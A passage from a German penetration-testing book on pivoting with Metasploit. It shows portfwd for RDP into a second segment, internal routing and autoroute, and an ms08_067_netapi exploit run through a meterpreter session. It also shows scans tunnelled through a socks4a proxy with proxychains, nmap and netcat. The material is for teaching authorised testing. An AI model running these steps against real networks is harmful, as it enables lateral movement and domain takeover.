

Abb. 5-5 Erstellter Benutzer mit Domain-Admin-Berechtigungen

5.8 Pivoting

Konnte im Rahmen eines Penetrationstests ein System mit mehreren Netzwerkkarten erfolgreich angegriffen werden, sollte in weiterführenden Schritten eine Analyse des neuen Netzwerksegments in Erwägung gezogen werden. Ein erster Test auf neue Systeme lässt sich bereits mit den in Abschnitt 5.4.3 dargestellten Meterpreter-Skripten durchführen. Um den Pentest auf ein solches zusätzliches Netzwerksegment aber wirklich effektiv auszudehnen, muss eine gewisse Weiterleitungs- und Tunnelfunktionalität ermöglicht werden. Idealerweise werden solche Funktionen ohne den Aufbau neuer Verbindungen durch bereits bestehende Verbindungen (typischerweise durch eine Meterpreter-Verbindung) getunnelt. Solche Tunnelling- und Routing-Vorgänge sind allgemein unter dem Begriff Pivoting bekannt [131] und werden von Metasploit unterstützt [132].

Die Umsetzung der folgenden Pivoting-Tätigkeiten basiert auf dem bereits in Listing 5-10 dargestellten Dual-Homed-Host.

5.8.1 Portforwarding

Bei typischen Aufgaben eines Pentests reicht die Funktionalität des Metasploit-Frameworks häufig nicht aus. Regelmäßig wird ein Pentester auf zusätzliche Tools, wie im einfachsten Fall den Remote Desktop, zurückgreifen. Im lokalen Netzwerksegment lässt sich ein solcher Einsatz einfach und unkompliziert umset-

zen. Muss diese Remote-Desktop-Verbindung allerdings über eine bestehende Session in ein weiteres Netzwerksegment weitergeleitet werden, stellt sich die Sache bereits erheblich komplizierter dar.

Metasploit bzw. der Meterpreter-Payload bringt für diese Anwendungsfälle das `portfwd`-Kommando mit. Dabei kommt es über eine bestehende Meterpreter-Verbindung zu einer Weiterleitung eines lokalen Ports (des Angreifers) auf eine IP-Adresse und einen definierten Port im fremden Netzwerksegment. Ziel ist es dabei, mit einer lokal verfügbaren, netzwerkfähigen Anwendung auf einen lokalen Port zuzugreifen. Dabei kommt es im Hintergrund zu einer vollkommen automatischen Weiterleitung auf ein System im fremden Netzwerksegment. Diese Technik ermöglicht es, Services von Systemen im fremden Netzwerk auf dem lokalen System des Angreifers verfügbar zu machen und dementsprechend mit jeder netzwerkfähigen Anwendung anzugreifen bzw. zu analysieren.

```
meterpreter > portfwd -h
```

```
Usage: portfwd [-h] [add / delete / list] [args]
```

```
OPTIONS:
```

```
-L <opt> The local host to listen on (optional).  
-h      Help banner.  
-l <opt> The local port to listen on.  
-p <opt> The remote port to connect to.  
-r <opt> The remote host to connect to.
```

Listing 5-40 *Portforwarding-Hilfsfunktion*

Folgende Bilder stellen das vorhandene Szenario grafisch dar. Die erste Grafik umfasst den analysierten Netzwerkbereich und stellt den Exploiting-Vorgang mit dem Aufbau einer Meterpreter-Session dar. Im anschließenden zweiten Teil der Darstellung wird der Portforwarding-Prozess grafisch aufbereitet.

Kurze Beschreibung des dargestellten Ablaufs:

1. Exploiting-Vorgang
2. Meterpreter-Tunnel
3. Einrichten des Portforwardings
4. Remote-Desktop-Zugriff auf den lokalen Port 3389
5. Automatische Weiterleitung über die Meterpreter-Session zu Port 3389 von Victim 2 im fremden Netzwerksegment




Abb. 5-6 Darstellung des portfwd-Szenarios – Teil 1




Abb. 5-7 Darstellung des portfwd-Szenarios – Teil 2

Um eine RDP-Verbindung vom lokalen System über die Meterpreter-Session zu Port 3389 des Systems mit der IP 192.168.111.50 im fremden Netzwerksegment aufzubauen, wird folgender Forwarding-Befehl in der aktiven Meterpreter-Session eingesetzt. Dieser Aufruf erstellt eine neue Weiterleitung (add), vom lokalen Port 3389 (-l) zum entfernten Port 3389 (-p) des Hosts 192.168.111.50 (-r).

```
meterpreter > portfwd add -l 3389 -p 3389 -r 192.168.111.50
[*] Local TCP relay created: 0.0.0.0:3389 <-> 192.168.111.50:3389
meterpreter > portfwd list
0: 0.0.0.0:3389 -> 192.168.111.50:3389

1 total local port forwards.
```

Listing 5-41 Portforwarding für eine Remote-Desktop-Verbindung

Weitere Verwaltungsfunktionen wie das Anzeigen und das Löschen bestehender Weiterleitungen sind über das `portfwd`-Kommando mit den Parametern `list` und `delete` möglich.

Folgende `Netstat`-Ausgabe zeigt den neu geöffneten lokalen Port, auf den im nächsten Schritt mit `rdesktop` zugegriffen und mit dem automatisch eine Verbindung zum fremden System, im entfernten Netzwerksegment, aufgebaut wird.

```
msf > netstat -anpt | grep 3389
[*] exec: netstat -anpt | grep 3389

tcp        0      0 0.0.0.0:3389      0.0.0.0:*        LISTEN    3418/.ruby.bin
```

Listing 5-42 Lokale Verfügbarkeit des weitergeleiteten Dienstes

Folgender Screenshot zeigt den RDP-Zugriff auf das System mit der IP 192.168.111.50, indem auf den lokal (127.0.0.1) geöffneten Port 3389 zugegriffen wird. Bei dem dargestellten System handelt es sich um den Domain Controller auf dem bereits ein administrativer Benutzer eingerichtet wurde. Einem erfolgreichen Login-Vorgang und einer Übernahme der Windows-Domäne steht nichts mehr im Weg.




Abb. 5-8 Über Portforwarding auf RDP in Fremdnetzwerk zugegriffen

Die dargestellte Beispielanwendung des RDP-Zugriffs ist ein einfacher, aber wirkungsvoller Anwendungsfall dieser Technik. Ein Großteil der Programme, die über das Netzwerk nutzbar sind, lassen sich auf diese Weise in neu erkannten Netzwerksegmenten einsetzen.

5.8.2 Routen setzen

Im letzten Abschnitt wurden Techniken vorgestellt, die den Zugriff auf einzelne Systeme bzw. Ports in einem fremden Netzwerksegment umsetzen. Diese Vorgehensweise ermöglicht zwar externen Programmen, die nicht in Metasploit integriert sind, eine Interaktion mit einzelnen Diensten bzw. Systemen im neu erschlossenen Netzwerkbereich, allerdings sind bislang keine weiteren Funktionen des Frameworks in diesem Segment verfügbar.

Folgender Abschnitt stellt den Einsatz interner Metasploit-Module über Netzwerkgrenzen hinweg in neu erschlossene Bereiche dar. Es sollen dabei Auxiliary- und Exploit-Module des Frameworks über eine Meterpreter-Verbindung im entfernten Netzwerksegment zum Einsatz gebracht werden. Dadurch lassen sich weitere Informationen einholen, Schwachstellen erkennen und komplexe Angriffe über mehrere Stufen umsetzen.

```
msf > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

msf > route add 192.168.111.0 255.255.255.0 5
msf > route print

Active Routing Table
=====
  Subnet          Netmask          Gateway
  -----          -
  192.168.111.0   255.255.255.0   Session 5
```

Listing 5–43 Anwendung des internen Metasploit-Routings

Listing 5–43 zeigt die Hilfsfunktion des internen route-Kommandos und erstellt eine neue Route in das Netzwerksegment »192.168.111.0/24«, das über die Meterpreter-Session 5 als Gateway erreichbar ist.

Im Anschluss an die Konfiguration des internen Routings ist es möglich, System-IP-Adressen des fremden Netzwerksegments bei der Konfiguration eines Moduls über die Zielhost-Variable RHOST anzugeben.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.111.11
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit
<snip>
[*] Meterpreter-Session 3 opened (10.8.28.9-10.8.28.212:0 -> 192.168.111.11:987)
```

Listing 5–44 Anwendung eines Exploits über eine Meterpreter-Session

Die fett gedruckte Zeile der Exploit-Anwendung bzw. des Aufbaus der Meterpreter-Session in Listing 5–44 zeigt die Verkettung des Angriffs über den Dual-Homed-Host, der die zwei unterschiedlichen Netzwerksegmente verbindet. Die Verbindung erfolgt vom lokalen System mit der IP-Adresse 10.8.28.9 über das

System, das beide Netzwerksegmente verbindet, mit der IP-Adresse 10.8.28.212 zum angegriffenen System mit der IP: 192.168.111.11 im entfernten Netzwerksegment.

Hinweis: Bei der dargestellten netzwerkübergreifenden Anwendung von Exploit-Modulen ist es bislang nicht möglich, einen Reverse-Meterpreter-Payload einzusetzen.

Automatisches Routing

Der dargestellte Routing-Prozess basiert prinzipiell darauf, dass der Pentester eine Session aktiviert, dort prüft, ob das System weitere Netze direkt angeschlossen hat (ipconfig), anschließend die Session in den Hintergrund verlagert und dann mit dem route-Kommando eine neue Verbindung über die vorhandene Meterpreter-Session erstellt. Im folgenden Listing wird eine Erweiterung zur Automatisierung dieses Prozesses gezeigt. Diese Erweiterung sorgt bei der Erkennung neuer Netzwerksegmente für eine vollständig automatische Ergänzung der Metasploit-Routing-Tabelle.

```
msf > load auto_add_route
[*] Successfully loaded plugin: auto_add_route
<snip>
[*] Meterpreter-Session 1 opened (...)
[*] AutoAddRoute: Routing new subnet 10.8.28.0/255.255.255.0 through session 1
[*] AutoAddRoute: Routing new subnet 192.168.111.0/255.255.255.0 through session 1
<snip>
msf exploit(mssql_payload) > route print
```

Subnet	Netmask	Gateway
-----	-----	-----
10.8.28.0	255.255.255.0	Session 1
192.168.111.0	255.255.255.0	Session 1

Listing 5-45 Automatisierung des Routing-Prozesses

Sofort nach der Erstellung einer neuer Session ist an der Ausgabe des Exploits erkennbar, dass dieses System Zugriff zu weiteren Netzwerksegmenten bietet. Die automatische Ergänzung der Routing-Tabelle ermöglicht den sofortigen Einsatz weiterer Module in diesem Netzwerk und eine unkomplizierte Ausdehnung des Angriffs.

Falls die dargestellte Erweiterung im Vorfeld eines Exploiting-Vorganges nicht geladen wurde, müsste die Route weiterhin manuell gesetzt werden. Um diesen Vorgang ebenso möglichst einfach zu gestalten, bringt Meterpreter folgendes Skript mit.

```
meterpreter > run autoroute
[-] Missing -s (subnet) option
meterpreter > run autoroute -s 192.168.111.0/24
[*] Adding a route to 192.168.111.0/255.255.255.0...
[+] Added route to 192.168.111.0/255.255.255.0 via 10.8.28.212
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

Active Routing Table
 =====

Subnet	Netmask	Gateway
-----	-----	-----
192.168.111.0	255.255.255.0	Session 1

Listing 5–46 Routing automatisch per Meterpreter-Skript einrichten

Die dargestellten Methoden ermöglichen einen automatischen Einrichtevorgang der Pivoting-Funktionalität und somit den einfachen Einsatz weiterer Module im entfernten Netzwerkbereich.

Scanning-Vorgänge über eine bestehende Meterpreter-Route

Werden neue Netzwerksegmente erkannt und Pivoting-Funktionalitäten angewendet, muss im ersten Schritt eine erneute Informationsgewinnungs- und Scanning-Phase gestartet werden. Unterschiedlichste Scanning-Module wurden im Rahmen dieses Buches bereits in Kapitel 3 sehr ausführlich behandelt. An der Anwendung dieser Scanner ändert sich prinzipiell im Falle von Pivoting nichts. Sobald eine Route über eine bestehende Meterpreter-Session eingerichtet ist, kann der neue Adressbereich wie gehabt als RHOST bzw. RHOSTS angesprochen werden.

In den folgenden Listings werden einige der bereits bekannten Scanning-Module über einen eingerichteten Pivot im neuen Netzwerksegment zur Anwendung gebracht.

Tipp: Ein erster Discovery-Vorgang zur Erkennung neuer Systeme lässt sich, wie bereits in Abschnitt 5.4.3 dargestellt wurde, beispielsweise über die Meterpreter-Skripte *netenum* oder *arp_scanner* durchführen.

Listing 5–47 stellt einen ersten TCP-Portscan eines erkannten Systems mit der IP-Adresse 192.168.111.50 dar.

```

msf > use scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  ----          -
  PORTS         1-10000         yes       Ports to scan
  RHOSTS        192.168.111.50 yes       The target address range
  THREADS       1               yes       The number of concurrent threads
  TIMEOUT       1000            yes       The socket connect timeout in
                                     milliseconds

<snip>

msf auxiliary(tcp) > set RHOSTS 192.168.111.50
RHOSTS => 192.168.111.50
msf auxiliary(tcp) > set THREADS 30
THREADS => 30
msf auxiliary(tcp) > run

[*] 192.168.111.50:53 - TCP OPEN
[*] 192.168.111.50:88 - TCP OPEN
[*] 192.168.111.50:445 - TCP OPEN
<snip>

```

Listing 5-47 Anwendung des TCP-Portscanners

Wichtig: Ein SYN-Scan über eine Proxy-Pivoting-Session ist bislang nicht möglich.

Wichtig: Der integrierte `db_nmap` (siehe Abschnitt 6.3.1) lässt sich nicht über einen Pivot einsetzen.

Hinweis: Die VPN-Pivoting-Technik von Metasploit Pro ermöglicht den Einsatz von SYN-Scans und `db_nmap` über eine Pivoting-Verbindung.

Neben der Ermittlung offener TCP-Ports sollten im nächsten Schritt zudem UDP-Ports mit weiteren Details ermittelt werden. Der integrierter UDP-Scanner testet dabei folgende verbreitete UDP-Services:

- DNS: Port 53
- Netbios: Port 137
- Portmap: Port 111
- Mssql: Port 1434
- NTP: Port 123
- SNMP: Port 161
- DB2: Port 523
- Sentinel: Port 5093
- Citrix ICA: Port 1604

Bei den dargestellten Services wird ein auf den Dienst passender, spezieller Payload an den Port gesendet. Dadurch ist es möglich, die typischerweise bei UDP-Portscans auftretenden False-Positives zu verhindern.

```
msf auxiliary(tcp) > use scanner/discovery/udp_probe
msf auxiliary(udp_probe) > setg RHOSTS 192.168.28.0/24
RHOSTS => 10.8.28.0/24
msf auxiliary(udp_probe) > set THREADS 20
THREADS => 20
msf auxiliary(udp_probe) > run

[*] Discovered NTP on 192.168.111.50:123
(1c0104fa0000000000a0bba4c4f434cd0f5ae400000000c54f234b71b152f3d0f5b870c0000000
d0f5b870c0000000)
[*] Discovered DNS on 192.168.111.50:53 (Microsoft DNS)
[*] Discovered NetBIOS on 192.168.111.50:137 (WIN-8QAJJSRQ3C8:<00>:U
:INTEGRALISHACKM:<00>:G :INTEGRALISHACKM:<1c>:G :WIN-8QAJJSRQ3C8:<20>:U
:INTEGRALISHACKM:<1b>:U :00:0c:29:5f:d4:56)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary-Module execution completed
```

Listing 5-48 Anwendung des UDP-Scanners

Neben den dargestellten Port- und Discovery-Scannern lassen sich unterschiedlichste weitere Scannermodule, wie die folgenden SMB-Scanner, über einen Pivot einsetzen.

```
msf > use scanner/smb/smb_version
msf auxiliary(smb_version) > run

[*] 192.168.111.1:445 is running Windows 2003 Service Pack 2 (language: Unknown)
(name:HELLISWAITING) (domain:WORKGROUP)
[*] 192.168.111.11:445 is running Windows 2000 Service Pack 0 - 4 (language:
English) (name:WIN2K-ENG-SPO) (domain:INTEGRALISHACKM)

msf auxiliary(smb_version) > use scanner/smb/smb2
msf auxiliary(smb2) > run

[*] Scanned 031 of 256 hosts (012% complete)
[*] 192.168.111.50 supports SMB 2 [dialect 2.2] and has been online for 1347 hours
```

Listing 5-49 Anwendung des SMB-Scanners

Tip: Es lässt sich beispielsweise ein eigenes Pre-Exploitation-RC-File (siehe Abschnitt 6.2) mit Pivoting-kompatiblen Modulen erstellen. Dies ermöglicht wieder eine nahezu automatisierte Vorgehensweise der Scanning- und Informationsgewinnungsphase.

Der Einsatz der internen Metasploit-Module in den neuen Netzwerksegmenten bringt den zusätzlichen Vorteil, dass sich die ermittelten Informationen des weiteren Netzwerkbereiches ebenso in der Metasploit-Datenbank zentral verwalten lassen. Dies vereinfacht die anschließende Auswertung erheblich.

Warnung: Automatisierte Scanning-Vorgänge über einen Pivot belasten eine bestehende Meterpreter-Session teilweise enorm und führen oftmals zu Abbrüchen einer Session. Aus diesem Grund sollte vor intensiven Scanning-Vorgängen eine weitere Zugriffsalternative eingerichtet werden.

5.8.3 Advanced Pivoting

Die bisher dargestellten Pivoting-Funktionalitäten ermöglichen weiterführende Angriffe über einen kompromittierten Host, der als Vermittler in das neue Netzwerk bzw. in den neuen Netzwerkbereich auftritt. Der Zugriff auf einzelne Ports wird durch Portforwarding umgesetzt. Dieses Portforwarding ermöglicht den Einsatz unterschiedlicher Tools, die nicht im Metasploit-Framework integriert sind (Abschnitt 5.8.1). Die Funktionalität des Routings über eine bestehende Meterpreter-Session stellt weitere Mechanismen für den Einsatz unterschiedlicher Metasploit-Module und Exploits gegen das neue Netzwerk bzw. gegen die neu erkannten Systeme (Abschnitt 5.8.2) zur Verfügung.

Im folgenden Abschnitt wird erläutert, welche Möglichkeiten es gibt, externe, nicht Metasploit-basierte Tools nicht nur gegen einen einzelnen Host bzw. Port eines Systems einzusetzen. Um eine umfangreiche Analyse neu erkannter Netzwerkbereiche durchzuführen, sollte es möglich sein, externe Port- und Schwachstellenscanner gegen einzelne Systeme ebenso wie gegen ganze Netzwerkbereiche zur Anwendung zu bringen.

```
msf > route print
```

```
Active Routing Table
```

```
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
192.168.111.0	255.255.255.0	Session 5

Listing 5-50 Metasploit-Routing-Details

Im dargestellten Beispiel ist das neu erkannte Netzwerksegment mit der Netzwerk-ID 192.168.111.0 über die bestehende Meterpreter-Session 5 erreichbar. Die Verwendung einer Metasploit-Route ermöglicht den bereits dargestellten Einsatz unterschiedlicher Scanner, die von Metasploit bereitgestellt werden. Zur Ermittlung weiterer Schwachstellen und dementsprechenden Angriffspotenzials

im neuen Netzwerk ist es häufig äußerst hilfreich, weitere Tools, wie beispielsweise externe Portscanner oder Schwachstellenscanner, einzusetzen.

Metasploit bietet für umfangreiche Weiterleitungsfunktionen in der Open-Source-Version das Socks4a-Modul, das einen vollwertigen Socks-Proxy bereitstellt, an.

Hinweis: Die kommerzielle Version von Metasploit – Metasploit Pro – bietet weitere Pivoting-Funktionalitäten über VPN-Technologie an.

Über diesen Socks-Proxy ist es möglich, in Kombination mit Proxychains weitere externe Tools einzusetzen. Folgendes Listing stellt die Details und die Konfiguration des Socks-Moduls dar.

```
msf > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The address to listen on
  SRVPORT   1080             yes       The port to listen on.

msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf auxiliary(socks4a) > jobs

Jobs
====

  Id  Name
  --  ---
  1   Auxiliary: server/socks4a
```

Listing 5-51 Socks4a-Moduldetails und Konfiguration

Im Anschluss an den Start des integrierten Socks-Proxys muss die Konfiguration von Proxychains, die unter `/etc/proxychains.conf` liegt, angepasst werden. Folgender Eintrag muss am Ende der Konfigurationsdatei hinzugefügt werden:

```
socks4 127.0.0.1 1080
```

Um eine korrekte Funktionalität des Proxys zu verifizieren, sollte im nächsten Schritt geprüft werden, ob der erstellte Tunnel in Kombination mit Proxychains funktionsfähig ist.

Mit dem ersten Befehl wird geprüft, ob der Socks-Proxy am angegebenen Port 1080 aktiv ist. Die weiteren Befehle testen erste Verbindungsversuche auf Port 3389 und Port 445 unterschiedlicher Systeme im neuen Netzwerksegment.

```

root@bt:~# netstat -anpt | grep 1080
tcp        0      0 0.0.0.0:1080      0.0.0.0:*        LISTEN      18531/ruby

root@bt:~# proxychains netcat -vz 192.168.111.50 3389
ProxyChains-3.1 (http://proxychains.sf.net)
192.168.111.50: inverse host lookup failed:
|S-chain|-<-127.0.0.1:1080-<>-192.168.111.50:3389-<>-OK
(UNKNOWN) [192.168.111.50] 3389 (?) open : Operation now in progress

root@bt:~# proxychains netcat -vz 192.168.111.50 445
ProxyChains-3.1 (http://proxychains.sf.net)
192.168.111.50: inverse host lookup failed:
|S-chain|-<-127.0.0.1:1080-<>-192.168.111.50:445-<>-OK
(UNKNOWN) [192.168.111.50] 445 (microsoft-ds) open : Operation now in progress

```

Listing 5-52 Funktionalitätstests

Nachdem die ersten Verbindungsversuche erfolgreich waren, wird im weiteren Verlauf getestet, ob und wie der Nmap-Portscanner und der Nessus-Vulnerability-Scanner über diesen Socks-Proxy nutzbar sind.

Socks-Modul in Kombination mit dem Nmap-Portscanner

Nmap ist eines der Tools, das in nahezu jedem Pentest in der einen oder anderen Form zur Anwendung kommt. Neben unterschiedlichen Portscanning-Funktionen bietet Nmap eine umfangreiche Versionserkennung und zudem über die mitgelieferte NSE-Scripting-Engine einfache, aber mächtige Möglichkeiten, Schwachstellen zu erkennen.

Werden im Rahmen eines Penetrationstests neue Netzwerksegmente erkannt, müssen sie auf mögliches Angriffspotenzial analysiert werden. Dieser Analysevorgang startet mit einem weiteren Discovery-Prozess, der im ersten Schritt Systeme und Services erkennen muss. Für diesen Discovery- und Scanning-Vorgang bringt Metasploit zwar einige Module mit, diese umfassen allerdings nicht den Funktionsumfang des Nmap-Scanners. Diese erweiterten Nmap-Funktionen wären im Rahmen erster Scans eines neu erkannten Netzwerksegments durchaus hilfreich und könnten bereits erste Hinweise auf mögliches Angriffspotenzial liefern.

Ein Portscan über den Metasploit-Socks-Proxy unterliegt allerdings unterschiedlichen Einschränkungen. Beispielsweise ist es nicht möglich, einen Syn-Scan, einen Skriptscan wie auch einen UDP-Scan über den Socks-Proxy durchzuführen. Im folgenden Listing wird deshalb ein erster TCP-Connect-Scan auf eine vorab definierte Auswahl an Ports mit aktiviertem Versionsscanner durchgeführt.

Hinweis: Da der Scanvorgang über den Proxy erheblich länger dauert, wird er auf einer vordefinierten Auswahl häufig genutzter Ports durchgeführt. Die dargestellte Portliste lässt sich als Ausgangsbasis häufig genutzter Ports nutzen, ist aber an die vorgefundenen Gegebenheiten anzupassen.

```

root@bt:~# proxychains nmap -v -sTV -
p7,21,22,23,25,43,50,53,67,68,79,80,109,110,111,123,135,137,138,139,143,161,264,2
65,389,443,445,500,631,901,995,1241,1352,1433,1434,1521,1720,1723,3306,3389,3780,
4662,5800,5801,5802,5803,5900,5901,5902,5903,6000,6666,8000,8080,8443,10000,10043
,27374,27665 192.168.111.50
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 5.51 ( http://nmap.org ) at 2011-07-06 13:45 CEST
NSE: Loaded 8 scripts for scanning.
Initiating Ping Scan at 13:45
Scanning 192.168.111.50 [4 ports]
Completed Ping Scan at 13:45, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:45
Completed Parallel DNS resolution of 1 host. at 13:45, 0.09s elapsed
Initiating Connect Scan at 13:45
Scanning localhost (192.168.111.50) [59 ports]
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:80-<<<-denied
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:3306-<<<-denied
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:995-<<<-denied
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:135-<<<-OK
Discovered open port 135/tcp on 192.168.111.50
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:1720-<<<-denied
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:445-<<<-OK
Discovered open port 445/tcp on 192.168.111.50
<snip>
Completed Connect Scan at 13:46, 59.27s elapsed (59 total ports)
Initiating Service scan at 13:46
Scanning 6 services on localhost (192.168.111.50)
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:53-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:135-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:139-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:389-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:445-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:3389-<<<-OK
|S-chain|-<-127.0.0.1:1080-<<<-192.168.111.50:135-<<<-OK
Completed Service scan at 13:47, 7.46s elapsed (6 services on 1 host)
Nmap scan report for localhost (192.168.111.50)
Host is up (1.1s latency).
Not shown: 53 closed ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.0.6001
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     NetBIOS over TCP/IP
389/tcp   open  ldap             OpenLDAP 2.4.22
445/tcp   open  microsoft-ds    Microsoft Windows 2003 or 2008 microsoft-ds
3389/tcp  open  microsoft-rdp   Microsoft Terminal Service
Service Info: OS: Windows

Read data files from: /usr/local/share/nmap
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.05 seconds
Raw packets sent: 4 (152B) | Rcvd: 1 (40B)

```

Listing 5-53 Nmap-Portscan über den Socks-Proxy

Da der Portscan über den Proxy erheblich länger dauert, als wenn im eigenen Netzwerksegment gescannt wird, wird bei solchen Vorgängen häufig nur eine vorab definierte Auswahl der wichtigsten und häufig verwendeten Ports betrachtet. Andernfalls besteht die Gefahr, dass der Scan sehr lange dauert oder sogar abbricht bzw. abstürzt.

Folgendes Listing zeigt einen fehlgeschlagenen Versuch, einen einfachen Skriptscan auf Port 445 durchzuführen.

```

root@bt:~# proxychains nmap -v -sTV -p445 --script=smb-check-vulns 192.168.111.50
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 5.51 ( http://nmap.org ) at 2011-07-06 13:48 CEST
NSE: Loaded 9 scripts for scanning.
Initiating Ping Scan at 13:48
Scanning 192.168.111.50 [4 ports]
Completed Ping Scan at 13:48, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:48
Completed Parallel DNS resolution of 1 host. at 13:48, 0.04s elapsed
Initiating Connect Scan at 13:48
Scanning localhost (192.168.111.50) [1 port]
|S-chain|--<>-127.0.0.1:1080-<><>-192.168.111.50:445-<><>-OK
Discovered open port 445/tcp on 192.168.111.50
Completed Connect Scan at 13:48, 0.10s elapsed (1 total ports)
Initiating Service scan at 13:48
Scanning 1 service on localhost (192.168.111.50)
|S-chain|--<>-127.0.0.1:1080-<><>-192.168.111.50:445-<><>-OK
Completed Service scan at 13:48, 6.17s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.111.50.
Initiating NSE at 13:48
Segmentation fault

```

Listing 5-54 Nmap-Skriptscan schlägt fehl.

Der offene Port wird zwar erkannt, der Versionsscan läuft auch noch erfolgreich durch, allerdings schlägt der anschließende Skriptscan fehl. Um bei fehlgeschlagenen Scans nicht zu viel Zeit und wertvolle Informationen zu verlieren, sollten Scanvorgänge über einen Socks-Proxy möglichst auf einzelne Systeme aufgeteilt und zudem Portscan, Versionserkennung und weitere Vorgänge auf mehrere Scans verteilt werden.

Hinweis: Scanvorgänge wie der fehlgeschlagene Skriptscan lassen sich mit der in Metasploit Pro mitgelieferten VPN-Pivoting-Technologie durchführen.

Socks-Modul mit dem Nessus-Vulnerability-Scanner

Wie im bisherigen Abschnitt dargestellt wurde, ist es mit dem Nmap-Portscanner möglich, einfache Portscans inklusive Versionsscans durchzuführen. Auf Basis dieser Versionsinformationen lassen sich typischerweise bereits erste Hinweise

auf mögliche Schwachstellen in Erfahrung bringen und evtl. für weitere Angriffe nutzen.

